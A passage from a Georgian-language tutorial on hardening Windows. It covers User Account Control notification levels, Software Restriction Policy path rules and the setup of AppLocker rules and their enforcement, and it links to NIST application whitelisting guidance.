
შეგიძლიათ აარჩიოთ საქაღალდე და იგი მოახდენს ამ საქაღალდის სკანირებას. არ აქვს ცალკე Policy ფაილი. მისი პარამეტრები Windows-ის გამაგრების სტანდარტზეა დაფუძნებული.

წვდომის უფლებების შეზღუდვა ვირუსებს და ჰაკერებსაც უზღუდავს წვდომას და აიძულებს მათ რომ პრივილეგიების ესკალაციაზე იმუშაონ. ანუ გაურთულდებათ ამოცანა.


მიუხედავად იმისა, რომ Windows-ის პარამეტრები არ არიან ჩაკეტილი, რადგან Windows-მა არ იცის როგორ მუშაობთ კომპიუტერთან და რას აკეთებთ, სისტემა გაძლევთ საშუალებას რომ საკმაოდ კარგად ჩაკეტოთ იგი სტანდარტული მომხმარებლისათვის. რაც წარმოადგენს დაცვის პირველ შრეს. უსაფრთხოებისათვის ბევრად უკეთესია რომ მომხმარებელმა იმუშაოს ჩაკეტილ სისტემასთან, ვიდრე ადმინისტრატორის უფლებებით ყველაფერზე ჰქონდეს წვდომა.

Windows მომხმარებელთა ანგარიშების კონტროლი

პროგრამების მუშაობის ერთ ერთი დაცვაა მომხმარებლის ანგარიშის კონტროლი (User Account Control – UAC) https://en.wikipedia.org/wiki/User_Account_Control. ეს ფუნქცია საშუალებას აძლევს მომხმარებელს რომ იმუშაოს როგორც სტანდარტული მომხმარებელი და როცა დაჭირდება, გამოიყენოს ადმინისტრაციული უფლებებიც. როგორც იცით, ბევრად უსაფრთხოა იმუშაოთ როგორც სტანდარტული მომხმარებელი. ეს არის Microsoft-ის მცდელობა რომ მომხმარებლებმა არ იმუშაონ როგორც ადმინისტრატორებმა. ამ მცდელობამ მხოლოდ ნაწილობრივ გაამართლა. ვიკიპედიას ამ გვერდზე ჩამოთვლილია სიტუაციები როცა ადმინისტრატორის რეჟიმია საჭირო.




ასეთ შემთხვევებში გამოვა შეტყობინების ფანჯარა, რომელიც გეტყვით, რომ




პროგრამის მუშაობა დაიბლოკა რადგან Microsoft თვლის რომ ეს საშიში პროგრამაა (წითელი), ან შეგატყობინებთ რომ ეს პროგრამა არის უცნობი გამომქვეყნებელისაგან (ყვითელი) და გკითხავთ გინდათ თუ არა რომ პროგრამამ შეცვალოს პარამეტრები კომპიუტერზე, ან შეგეკითხებათ გინდათ თუ არა რომ პროგრამამ შეცვალოს პარამეტრები კომპიუტერზე (ლურჯი). თუ Yes ღილაკს დააჭერთ ცვლილებები მოხდება. სამწუხაროდ, მომხმარებელთა უმეტესობა არც ცდილობს გაიაზროს რას ეუბნება ფანჯარა და ავტომატურად აჭერს Yes ღილაკს. იმის გამო რომ ეს ფანჯრები ხშირად გამოდიან ეკრანზე, უმეტესი მომხმარებლისათვის ისინი გადაიქცნენ გამაღიზიანებელ შეტყობინებად, რომელსაც არავინ აქცევს ყურადღებას. შესაბამისად, დაცვის ასეთი მექანიზმი არ აღმოჩნდა ძალიან ეფექტური.

ნებისმიერი ვირუსის შემქმნელისათვის თუ ჰაკერისათვის ცნობილია ეს თვისება და შესაბამისად ისინი გვერდს უვლიან ამ შეტყობინებას.

თურმე შესაძლებელია თქვენ თითონ განსაზღვროთ თუ როდის გამოვა ასეთი შეტყობინება, ამისათვის პროგრამებში მოძებნეთ UAC



დააჭირეთ Change User Account Control settings-ს. გამოსული ფანჯარა გაძლევთ საშუალებას აარჩიოთ როდის გამოვა შეტყობინებები.



Always Notify - ყოველთვის გამოიტანს ასეთ ფანჯრებს, Never Notify- არასოდეს გამოიტანს ამ შეტყობინებებს ეკრანზე.

Always Notify რეჟიმში სისტემა შეგატყობინებთ როცა სისტემის პარამეტრები იცვლება.

თუ ერთი ნაბიჯით ქვემოთ ჩახვალთ, სისტემა პარამეტრების ცვლილების შეტყობინებებს არ გამოიტანს. ვირუსები თქვენი სახელით მოქმედებენ, შესაბამისად ასთი შეტყობინებების გამოტანა შეიძლება კარგი აზრი იყოს, განსაკუთრებით თუ ხშირად არ აკეთებთ პარამეტრების ცვლილებას კომპიუტერზე.


შემდეგი ნაბიჯი იგივეა რაც წინა ოღონდ არ გააბუნდოვნებს ეკრანს. ამ ნაბიჯის არჩევის აზრს უბრალოდ ვერ ვხედავ, თუ იმდენად ცუდი გრაფიკული ბარათი არ გაქვთ რომ ეკრანის გაბუნდოვნებას დიდი დრო სჭირდება.

ცხადია რეკომენდებულია რომ ჩართული გქონდეთ Always Notify რეჟიმი. თუმცა ადმინისტრაციული პრივილეგიების მიღებისას ჰაკერები ბლოკავენ AUC-ს, შესაბამისად მხოლოდ ამ ფუნქციას ნუ დაეყრდნობით. თუმცა ესეც არის დაცვის კიდევ ერთი შრე და ჯობია რომ იყოს გააქტიურებული. თუ პროგრამის შეტყობინებები ხელს გიშლით ყოველთვის შეიძლება პროგრამას მარჯვნივ დააჭიროთ და Run as Administrator ბრძანებით ადმინისტრატორის რეჟიმში აამუშაოთ პროგრამა.

Windows-ში პროგრამების კონტროლი პროგრამების შეზღუდვის წესები (Policies)

Windows-ს აქვს Software Restriction Policy (SRP) ანუ პროგრამების შეზღუდვის წესები. ეს პროგრამა არ მოჰყვება Windows 10 home Edition-ს და მის დასაყენებლად გაეცანით ბმულს How To Enable Gpedit.msc In Windows 10 Home Edition (itechtics.com).


ამ პროგრამის გრაფიკული ინტერფეისი ასე გამოიყურება



გადადით Software Restriction Policies (როგორც ეს ზემო სურათზეა ნაჩვენები). ალბათ ხედავთ რომ Software Restriction Policies-ის ქვემოთ მოთავსებულია Application Restriction Policies, რომელსაც ცოტა მოგვიანებით განვიხილავთ და რომელმაც გარკვეულწილად ჩაანაცვლა Software Restriction Policies. თუმცა Software Restriction Policies მისი გამოყენება ნამდვილად შესაძლებელია და კარგ შედეგებსაც იძლევა. უფრო მეტიც Microsoft-მა სახელმძღვანელოებიც კი გამოუშვა თუ როგორ უნდა გამოიყენოთ ორივე ერთად.

ჯერ განვიხილავთ Software Restriction Policies-ს. გადადით Additional Rules მენიუზე და მარჯვნივ დააჭირეთ. გამოსულ მენიუში აარჩიეთ New Path Rule.

Path უჯრაში აარჩიეთ მისამართი სადაც მოთავსებულია დასაბლოკი პროგრამა. Security level-ში შეარჩიეთ Disallowed. დააჭირეთ Apply და OK ღილაკებს. ეს ქმედება დაბლოკავს ამ პროგრამის მუშაობას.




კარგად წაიკითხეთ სახელმძღვანელო და ასევე გაერკვიეთ რის დაბლოკვა გინდათ და რატომ. შემდეგ შეეცადეთ დაბლოკოთ ის მისამართები საიდანაც შეიძლება არასასურველი პროგრამები ამუშავდნენ.

ამ ბმულზე https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-167.pdf ნახავთ პროგრამების თეთრ სიებში მოთავსების სახელმძღვანელოს.


ეს სახელმძღვანელო კი აგიხსნით როგორ ებრძოლოთ ტროიანებს და სხვადასხვა ჩამოტვირთულ ვირუსებს http://www.mechbgon.com/srp/.

Windows Application Control – AppLocker


Applocker მხოლოდ Windows-ის ბიზნეს და საგანმანათლებლო ვერსიებს მოჰყვება, თუმცა როგორც ზემოთ ავხსენით მისი დაყენება Home Addition-ზე შეიძლება.



მარჯვნივ დააჭირეთ Executable Rules და აამუშავეთ მენიუ Create a New Rule. დააჭირეთ Next ღილაკს გაიხსნება ფანჯარა:



ისევ დააჭირეთ Next-ს. აქ კი უნდა განსაზღვროთ პირველადი პირობა




იგი რამდენიმე საშუალებას გაძლევთ რომ განსაზღვროთ თუ რომელი პროგრამების მუშაობა იქნება დაშვებული.

- Publisher ნიშნავს პროგრამის შემქმნელს, ანუ ხელმომწერს.
- Path Nიშნავს პროგრამის მდებარეობას.
- File Hash - კი ნიშანვს ფაილის ჰეშს, ანუ კოდს რომელიც ამ ფაილს ცალსახად განსაზღვრავს. ეს წესი გამოიყენება პროგრამებისათვის რომლებსაც არ გააჩნიათ გამომქვეყნებლის ხელმოწერა.

როგორც ხედავთ არა მარტო უბრალო პროგრამებისათვის შეგიძლიათ ამ წესების შედგენა, არამედ Windows-ის დაყენებისათვის, სკრიპტებისათვის, და შეფუთული პროგრამებისათვის (Packaged Apps).

იმისათვის რომ Applocker ჩართოთ დააჭირეთ Configure Rule Enforcement ბმულს. გამოვა ფანჯარა




რომელშიც შეგიძლიათ წესების ნებისმიერი ჯგუფისათვის გააქტიუროთ Configured უჯრა. Enforce ნიშნავს რომ განსაზღვრული წესები ამუშავდება. Enforce ერთად არის კიდევ Audit Only შესაძლებლობა. ეს საშუალებას გაძლევთ რომ ნახოთ რა პროგრამები შეესაბამებიან წესების შესაბამის ჯგუფს და შემდეგ ამ პროგრამებისათვის ცალ ცალკე განსაზღვროთ წესები.

ფრთხილად გააქტიურეთ ეს წესები რადგან არის რომ საკუთარი თავი დაბლოკოთ.


ამ პარამეტრებს არჩევის შემდეგ, პროგრამამ შეიძლება გკითხოთ არის თუ არა რამე გამონაკლისი, (ანუ მაგალითად თუ რამე მისამართს ბლოკავთ შეიძლება გინდოდეთ რომ გარკვეული პროგრამა მუშაობდეს შეზღუდვის მიუხედავად). შემდეგ გკითხავთ გინდათ თუ არა სისტემურად ნაგულისხმები (Default) წესები შექმნათ. ეს წესები თვლიან რომ როცა ახალ წესს ქმნით მომხმარებელს სრული წვდომა უნდა ჰქონდეს Windows და Program File საქაღალდეებზე და შეეძლოს იქიდან პროგრამების ამუშავება. ასევე ადმინისტრატორს უნდა ჰქონდეს სრული წვდომა.

თუ ნებისმიერ ამ წესს მარჯვნივ დააჭერთ, გამოსული მენიუდან, ადვილად შეიძლება მათი წაშლა ან რედაქტირება.


ეხლა უნდა შეამოწმოთ რომ AppLocker მუშაობს როგორც მომსახურება, წინააღმდეგ შემთხვევაში არცერთი თქვენი განსაზღვრული წესი არ იმუშავებს. საძებნი სტრიქონის საშუალებით მოძებნეთ Service პროგრამა და აამუშავეთ, ასევე შეიძლება აამუშაოთ Task Manager.




გახსნილ ფანჯარაში იპოვეთ Application Identity, და Startup Type უჯრაში აარჩიეთ Automatic, იმისათვის რომ ეს მომსახურება ავტომატურად ამუშავდეს ოპერაციული სისტემის ყოველი ჩატვირთვისას.




AppLocker-ის გამოყენების კიდევ ერთი გზაა რომ კომპიუტერზე დააყენოთ ყველაფერი რაც გჭირდებათ და დარწმუნდეთ რომ ყველაფერი კარგად მუშაობს, შემდეგ მარჯვნივ დააჭიროთ Executable Rules, და გამოსულ მენიუში აარჩიეთ Automatically Generate Rules... რომელიც ავტომატურად შექმნის წესებს. მის შემდეგ შეგეძლებათ აარჩიოთ პროგრამების მისამართი, როგორც წესი აქ მოთავსდება Program Files, ეს წესი შეიძლება განსაზღვროთ მომხმარებლისათვის ან მომხმარებელთა ჯგუფისათვის.



